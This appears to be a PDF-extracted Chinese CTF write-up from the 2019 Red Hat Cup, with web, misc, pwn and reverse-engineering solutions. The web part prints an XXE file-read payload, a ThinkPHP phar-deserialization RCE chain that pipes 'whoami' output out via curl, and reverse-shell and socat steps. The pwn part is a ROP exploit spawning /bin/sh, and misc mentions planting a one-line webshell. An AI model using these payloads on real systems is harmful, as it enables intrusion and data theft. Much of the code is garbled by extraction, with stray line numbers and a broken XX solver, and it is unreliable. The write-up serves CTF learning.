2019-红帽杯-WriteUp

队伍信息


队伍名称: Venom比赛排名: 16比赛得分: 951解题数量: 11

Web

Ticket_System

http://118.190.135.20/ 备用: http://47.105.78.102/

XXE可以读文件



```
POST /postXML HTTP/1.1

Host: 118.190.135.20

Content-Length: 143

Accept: application/xml, text/xml, */*; q=0.01

Origin: http://118.190.135.20
```

Content-Type: application/xml;

用 php://filter 来读源码:

```
POST /postXML HTTP/1.1
Host: 118.190.135.20
Content-Length: 204
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://118.190.135.20
Content-Type: application/xml;charset=UTF-8
Referer: http://118.190.135.20/ticket
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=eu5755jfof1o6df83mtr4e984n
Connection: close
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-</pre>
encode/resource=/proc/self/cwd/index.php" >]>
<ticket>
<username>&xxe;</username>
<code>aaaa</code>
</ticket>
```

hint in /hints.txt

You'r clever. But not enough. Try RCE!

可以rce,在博客上找到的一条5.2.0的链,phar反序列化,上传phar.xml(改后缀),然后xxe用Phar协议读,但是是www-data权限:

```
Listening on [0.0.0.0] (family 0, port 9911)

Connection from [47.105.78.102] port 9911 [tcp/*] accepted (family 2, sport 35676)

POST / HTTP/1.1

Host:
User-Agent: curl/7.52.1

Accept: */*

Content-Length: 8

Content-Type: application/x-www-form-urlencoded

www-data^C
```

```
<?php
namespace think\process\pipes {
    class Windows{
        private $files;
        public function __construct($files){
            $this->files = array($files);
        }
    }
namespace think\model\concern {
    trait Conversion{
        protected $append = array("Smile" => "1");
    trait Attribute{
        private $data;
        private $withAttr = array("Smile" => "system");
        public function get($system){
            $this->data = array("Smile" => "$system");
```

```
}
namespace think {
   abstract class Model{
       use model\concern\Attribute;
       use model\concern\Conversion;
   }
namespace think\model {
   use think\Model;
   class Pivot extends Model{
       public function __construct($system){
           $this->get($system);
       }
    }
}
namespace {
    $Conver = new think\model\Pivot("curl http:// -d `whoami`;");
    $payload = new think\process\pipes\Windows($Conver);
    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>"); //设置stub
    $phar->setMetadata($payload); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
    echo urlencode(serialize($payload));
```

后续参考*CTF的read_flag过程,根目录下存在一个有可执行权限的readflag二进制文件,拉回来分析以后与*CTF一模一样,也是需要在100ms里把计算结果输入进去。于是参考*CTF中关于此步的思路,上传一个静态编译的socat,把readflag的标准输入输出转为socket通道,也就是类似于pwn题的做法

反弹两个shell, 一个执行socat

```
./socat tcp-l:9999,fork exec:/readflag
```

另一个连接转发出来的端口进行交互交互

```
13 $sock->send($data);
14 $sock->recv($res, 1024);
15 print $res;
16 $sock->send($data);
17 $sock->recv($res, 1024);
18 print $res;
19 $sock->recv($res, 1024);
20 print $res;
21 $sock->recv($res, 1024);
22 print $res; // 打印flag
23 $sock->close or die $!;
24 # 退出
25 exit 0;
```

```
print $res;

$sock->close or die $!;

exit 0; ./shell.pl

Solve the easy challenge first

((((-881846)-(-607048))+(-919691))+(999352))-(36437))

-231574input your answer: ok! here is your flag!!

flag{3ff32148-e229-41fd-b7b9-d09e76d35daf}
```

Misc

玩具车

小明做了一个智能小车,看起来挺好玩的。不过我悄悄在上面动了点手脚,这是我获取到 的数据,看看他的小车在干啥。

波形为高低电平,对应小车的运行状态 将wav中的高低电平转成0和1 然后根据图中所示原理



三、使用说明:

1、直流电机的驱动:

该驱动板可驱动 2 路直流电机,使能端 ENA、ENB 为高电平时有效,控制方式及直流电机状态表如下所示。

ENA	IN1	IN2	直流电机状态
0	Х	Х	停止
1	0	0	制动
1	0	1	正转
1	1	0	反转
1	1	1	制动

若要对直流电机进行 PWM 调速,需设置 IN1 和 IN2,确定电机的转动方向,然后对使能端输出 PWM 脉冲,即可实现调速。注意当使能信号为 0 时,电机处于自由停止状态,当使能信号为 1,且 IN1 和 IN2 为 00 或 11 时,电机处于制动状态,阻止电机转动。

分析出四个轮子的转动情况 (除停止之外有四种状态)


然后编写exp画出小车运动轨迹(为了缩小运行时间,可以每隔30个信号取一个有效信号)flag为小车运行轨迹(uuid格式)

ET 40 [E3 133823 8443 4348 4048 568823158834]

flag{63177867-8a43-47ab-9048-298867128b3a}


恶臭的数据包

野兽前辈想玩游戏,但是hacker妨碍了他连上无线网,前辈发出了无奈的吼声。




把握手包提取出来,之后用hashcat跑包。跑出密码为12345678

在Wireshark中设置如下: Edit -> Preferences -> Protocols -> IEEE802.11 -> Edit



解密数据包,发现内部有个上传的图片,提取出来



结尾又发现一个zip

```
63 91 05 11 DC BF A7 C5 75 E2 3B 71 B9 D3 DE F8
                                                                     c`..Ü¿§Åuâ;q¹ÓÞø
3270h: D9 F2 9D 79 5C 40 96 E5 3F 8D E0 70 60 38 72 92
                                                                    Ùò.v\@-å?.àp`8r'
3280h: 60 C2 02 30 E9 83 C1 55 A0 F0 5F B6 2D 7D 62 E3
                                                                    `Â.0éfÁU ð ¶-}bã
3290h: 37 Al A3 FD FF 01 00 F9 98 E2 66 E2 C3 00 08 00 32A0h: 00 00 00 49 45 4E 44 AE 42 60 82 50 4B 03 04 0A
                                                                    7;£ýÿ..ù~âfâÃ...
                                                                    ...IEND®B`,PK...
32B0h: 00 01 08 00 00 C9 8E 64 4F 3B EC EF 85 36 00 00
                                                                    ....ÉŽdO;ìï...6..
32C0h: 00 2A 00 00 00 08 00 00 00 66 6C 61 67 2E 74 78
32D0h:
                                                                    trtŒÓ9Q1^.a°*ÉC,
        14 8A 8B A7 5D 10 4F CC 4E 2A 8D B8 66 18 59 06
                                                                    .Š<§].OÌN*.,f.Y.
32F0h: FE 84 88 ED 85 8E Al 29 62 D9 71 AC 7C F0 FF DF
                                                                    þ"^í…Ž;)bÙq¬∣ðÿß
3300h: E8 D5 BE FF AC 79 76 50 4B 01 02 3F 00 0A 00 01
                                                                    èÕ¾ÿ¬yvPK..?...
3310h: 08 00 00 C9 8E 64 4F 3B EC EF 85 36 00 00 00 2A 3320h: 00 00 00 08 00 24 00 00 00 00 00 00 00 20 00 00
                                                                     ...ÉŽdO;ìï...6...
3330h: 00 00 00 00 00 66 6C 61 67 2E 74 78 74 0A 00 20
3340h: 00 00 00 00 00 01 00 18 00 FE CC 3F D2 F5 92 D5
3350h: 01 FE CC 3F D2 F5 92 D5 01 9A 59 FB 2C F5 92 D5 3360h: 01 50 4B 05 06 00 00 00 00 01 00 01 00 5A 00 00
3370h: 00 5C 00 00 00 00 00
```

zip要密码,尝试了,不是伪加密,爆破了1-8位数字 在数据包的Cookie里发现JWT,于是访问他的网站

```
{
2 "hint": "for security, I set my password as a website which i just pinged
before"
3 }
```

服务器上找到一个后门,直接写一句话进去,



压缩包密码就是这个域名

flag{f14376d0-793e-4e20-9eab-af23f3fdc158}

Crypto

Broadcast

粗心的Alice在制作密码的时候,把明文留下来,聪明的你能快速找出来吗?

下载,直接在task.py中找到了flag flag{fa0f8335-ae80-448e-a329-6fb69048aae4}

PWN

three

nc 47.104.190.38 12001

```
from pwn import *
   context.log_level = 'debug'
  #p = process('./pwn')
  p = remote()
   p.sendlineafter('Give me a index:','3')
   migStack = '\x89\xcc\xc3'
   p.sendafter('Three is good number, I like it very much!', migStack)
   binsh_len = len('/bin/sh\x00')
10 pop_ecx_ebx = 0x08072fb2
  pop_eax_edx_ebx = 0x080568b4
   int80 = 0x08049903
shellcode = p32(pop_ecx_ebx) + p32(0) + p32(0) +p32(pop_eax_edx_ebx) +
   p32(0xb) + p32(0) + p32(0x80f6ce1) + p32(int80)
p.sendlineafter('Leave you name of size:','500')
p.sendlineafter('Tell me:',shellcode +'\x00'+'/bin/sh\x00')
p.interactive()
```

Reverse

XX

++XX;

64位控制台程序。大致流程为:输入后检查长度为19字节,检查前4字节是否在设定字符集中,并copy到新变量上并00填充至16字节。然后用这个16字节数据为密码加密19字节数据(经处理后实际加密24字节),加密算法特征明显,为XXTEA,与题名相合。最后加密字节组经乱序后进行某种异或操作,并与常量比较。

题中用到的字符集为: qwert yuiopasdf ghjklzxcvbnm1234567890。

至XTEA加密未作改更变19字节00填充至20字节,再加上4字节小端表示的原长度,所以加密的原文是24字节。

异或计算过程是将24字节分成8组,每组3字节,每组异或值相同。第0组取值为0,即不异或,第i组(0<i<8),异或值取异4字节的前i字节的异或值,如记24字节记为a,第2组异或值取a[0]^a[1]。

```
20x9b,0x40 0x20,
1
      0x97,0xf8,0x02
      0x35,0x23,0x7,
    2 0x03,0xc8,0xe7
       0x56,0x59 0xfa]
1
1b = list(a)
for i in range(8,,):
   for j in range(3):
     tmp = reduce(xor b[:i])
    1a[3*i+j] ^= tmp
 idx = [2,0,3,5,6,4,7,7 \ 80,, \ 71 \ 9,64 \ 10 \ ,5 \ ,3 \ 58 \ 1, \ 1, \ 17,22,0, \ ,3 \ 21]
2enc = [0]*48
 key =2'flag'+'\x00'*12
 for i in range(04):> enc[idx[i]] = a[i]
 printxxtea.xxtea_decrypt(''.join(map(chr,denc),key,endian='<')</pre>
```

结果为: flag{CXX_and_++tea}

easyRE

You may find an egg.

b程序为64位ELF格式。在main函数中有两次输入,求解后知道此非flag,main函数也非关键 所在。两次输入求解结果为:

Info:The first four chars are `flag` https://bbs.pediv.com/thread-254172.htm.

```
然后查看init_array,发现其中函数有取timestamp并保存到全局变量,且此变量还在另一个
函数中使用了,此函数在finit_array列表中,看着像有着什么,其伪代码如下: un signed
__int64 sub_400D35()
 unsigned __int64 result; // rax
 unsigned __int64 v1; // rt1
 unsigned int v2; // [rsp+Ch] [rbp-24h]
 signed int i; // [rsp+10h] [rbp-20h]
 signed int j; // [rsp+14h] [rbp-1Ch]
 unsigned int v5; // [rsp+24h] [rbp-Ch]
 unsigned __int64 v6; // [rsp+28h] [rbp-8h]
 v6 = \_readfsqword(0x28u);
 v2 = sub_43FD20() - qword_6CEE38;
 for ( i = 0; i <= 1233; ++i )
   sub_40F790(v2);
   sub_40FE60();
   sub_40FE60();
   v2 = sub_40FE60() ^ 0x98765432;
```

```
v5 = v2;
if ( (v2 ^ byte_6CC0A0[0]) == 'f' && (HIBYTE(v5) ^ byte_6CC0A3) == 'g' )

{
   for ( j = 0; j <= 24; ++j )
      sub_410E90(byte_6CC0A0[j] ^ *(&v5 + j % 4));
}

v1 = __readfsqword(0x28u);
result = v1 ^ v6;
if ( v1 != v6 )
   error();
return result;
}
</pre>
```

```
结合main函数中解出的前4字节为flag的hint,上面代码python计算如下: >>> a=[0x40, 0x35, 0x20, 0x56, 0x5D, 0x18, 0x22, 0x45, 0x17, 0x2F, ... 0x24, 0x6E, 0x62, 0x3C, 0x27, 0x54, 0x48, 0x6C, 0x24, 0x6E, ... 0x72, 0x3C, 0x32, 0x45, 0x5B]

>>> b = map(lambda x,y:ord(x)^y ,'flag',a[0:4]

... 0...)

>>> b

[38, 89, 65, 49]

>>> for i in range(len(a)):

... a[i] ^= b[i%4]

...

>>> a

[102, 108, 97, 103, 123, 65, 99, 116, 49, 118, 101, 95, 68, 101, 102, 101, 110, 53, 101, 95, 84, 101, 115, 116, 125]

>>> print ''.join(map(chr,a))
```

flag{Act1ve_Defen5e_Test}

calc

题目说明

calccalccalc

题此题是64位c++控制台程序。一共3次输入,记为x,y,z。每次输入后紧接着就是乘和乘方计算,其实是没什么用的,干扰而已。从地址0x140002B31开始,计算才有用。

```
先是检查x < z和y < x,接着计算两个算式:
```

```
1 (x+y)**3 -3*y*x**2 - 3*x*y**2得(z+4)**3 - 12*z**2 - 48*z - 2
显 最后校验两个算式结果相等,所以最终得到一个三元方程: (x+y)**3 -3*y*x**2 - 3*x*y**2 = (z+4)**3 - 12*z**2 - 48*z - 22
```

化得:

```
1 \times **3 + y**3 + (-z)**3 = 42
```

合今年的新闻:

42,人类破解宇宙生命终极答案,竟是3个整数的 立方和!

```
搜索到那个亮闪闪的计算式: (-80538738812075974)^3 + 80435758145817515^3 +
 12602123297335631^3 = 42
所以: x=80435758145817515
y=12602123297335631
z=80538738812075974
A few days ago, Someone asked me for Windows RE...
But Windows + STL is terrible!
Enjoy it
80435758145817515
Calculating..
12602123297335631
Calculating.
80538738812075974
              ..... You win!
Calculating....
flag {MD5 ("804357581458175151260212329733563180538738812075974").tolower()}
>>> md5("804357581458175151260212329733563180538738812075974").hexdigest()
'951e27be2b2f10b7fa22a6dc8f4682bd''
```

最终flag为flag{951e27be2b2f10b7fa22a6dc8f4682bd}

childRE

re you a compiler?

此题64位控制台程序。题目意思大概是输入经乱序后重组成经修饰后的c++符号字串,然后通过UnDecorateSymbolName调用转成非修饰的完整符号字串,最后通过两个表校验。

```
先通过最后校验得到非修饰的完整c++符号字串: l =
'(_@4620!08!6_0*0442!@186%%0@3=66!!974*3234=&0^3&1@=&0908!6_0*&'
h = '5556565325555222556556555524346633465366354442656555552555222'
t = '''1234567890-=!@#$%^&*
()_+qwertyuiop[]QWERTYUIOP{}asdfghjkl;'ASDFGHJKL:"ZXCVBNM<>?zxcvbnm,./'''
name = ''
for i in range(len(l)):
    name += chr(t.index(l[i])+t.index(h[i])*23)
print name
```

得到 private: char * __thiscall ROPxx::My_Aut0_PWN(unsigned char *)

想得到修饰后的符号,可以写个dll啊。得通过查看编译好的dll,到?修饰后的符号字串:
My_AutO_PWN@R0Pxx@@AAEPADPAE@Z

然后就是确定乱序的规则了。通过动态发现乱序取值顺序是固定的,于是直接输入31个不同字符,通过结果获取到乱序的取值规则。输入到name的变换序号(

```
1 >>> t1='1234567890abcdefghijklmnopqrstu'
2 >>>
t2='666738686939346A6B306C6D6135326E6F6270716336727364747565373331'.decode
```

```
('hex')
>>> idx=[]

>>> for i in t2:
... idx.append(t1.index(i))

...

>>> idx

[15, 16, 7, 17, 18, 8, 3, 19, 20, 9, 21, 22, 10, 4, 1, 23, 24, 11, 25, 26, 12, 5, 27, 28, 13, 29, 30, 14, 6, 2, 0]
```

修饰后的符号字串转成原始输入:

```
>>> d='?My_Aut0_PWN@R0Pxx@@AAEPADPAE@Z'
>>> idx
[15, 16, 7, 17, 18, 8, 3, 19, 20, 9, 21, 22, 10, 4, 1, 23, 24, 11, 25, 26,
12, 5, 27, 28, 13, 29, 30, 14, 6, 2, 0]

>>> dd = [0]*31
>>> for i in range(31):
... dd[idx[i]] = d[i]

...
>>> ''.join(dd)
'ZO@tRAEyuP@xAAA?M_AO_WNPx@@EPDP'
>>> from hashlib import md5
>>> md5('ZO@tRAEyuP@xAAA?M_AO_WNPx@@EPDP').hexdigest()
'63b148e750fed3a33419168ac58083f5'
```

最终flag为: flag{63b148e750fed3a33419168ac58083f5}

Snake

题目说明

一个的贪吃蛇游戏,似乎暗藏玄机呢。:

```
查看Assembly-CSharp.dll代码后发现并没有特别的东西。在Plugins目录下发现Interface.dll文件,简单静态分析后确定关键在此文件的GameObject导出函数中,其中Assembly-CSharp.dll中调用如下:
Debug.Log(Interface.GameObject((int)base.gameObject.transform.position.x, (int)base.gameObject.transform.position.y));
```

```
f:\Documents\Visual Studio 2015\Projects\Win32Project1\x64\Release\dllcall

10Try again

11Try again

12Try again

14Try again

15Try again

16Try again

17Try again

18Try again

19You win! flag is
flag{Ch4rp W1th R$@}
```

参数为坐标。

实际此导出函数只用到了x坐标,通过简单调试,发现x取值在[0,199]之间可能得flag。关键计算代码为大数计算,有点难看,干脆无脑枚举。于是写了个dll调用的枚举程序,跑得有点慢。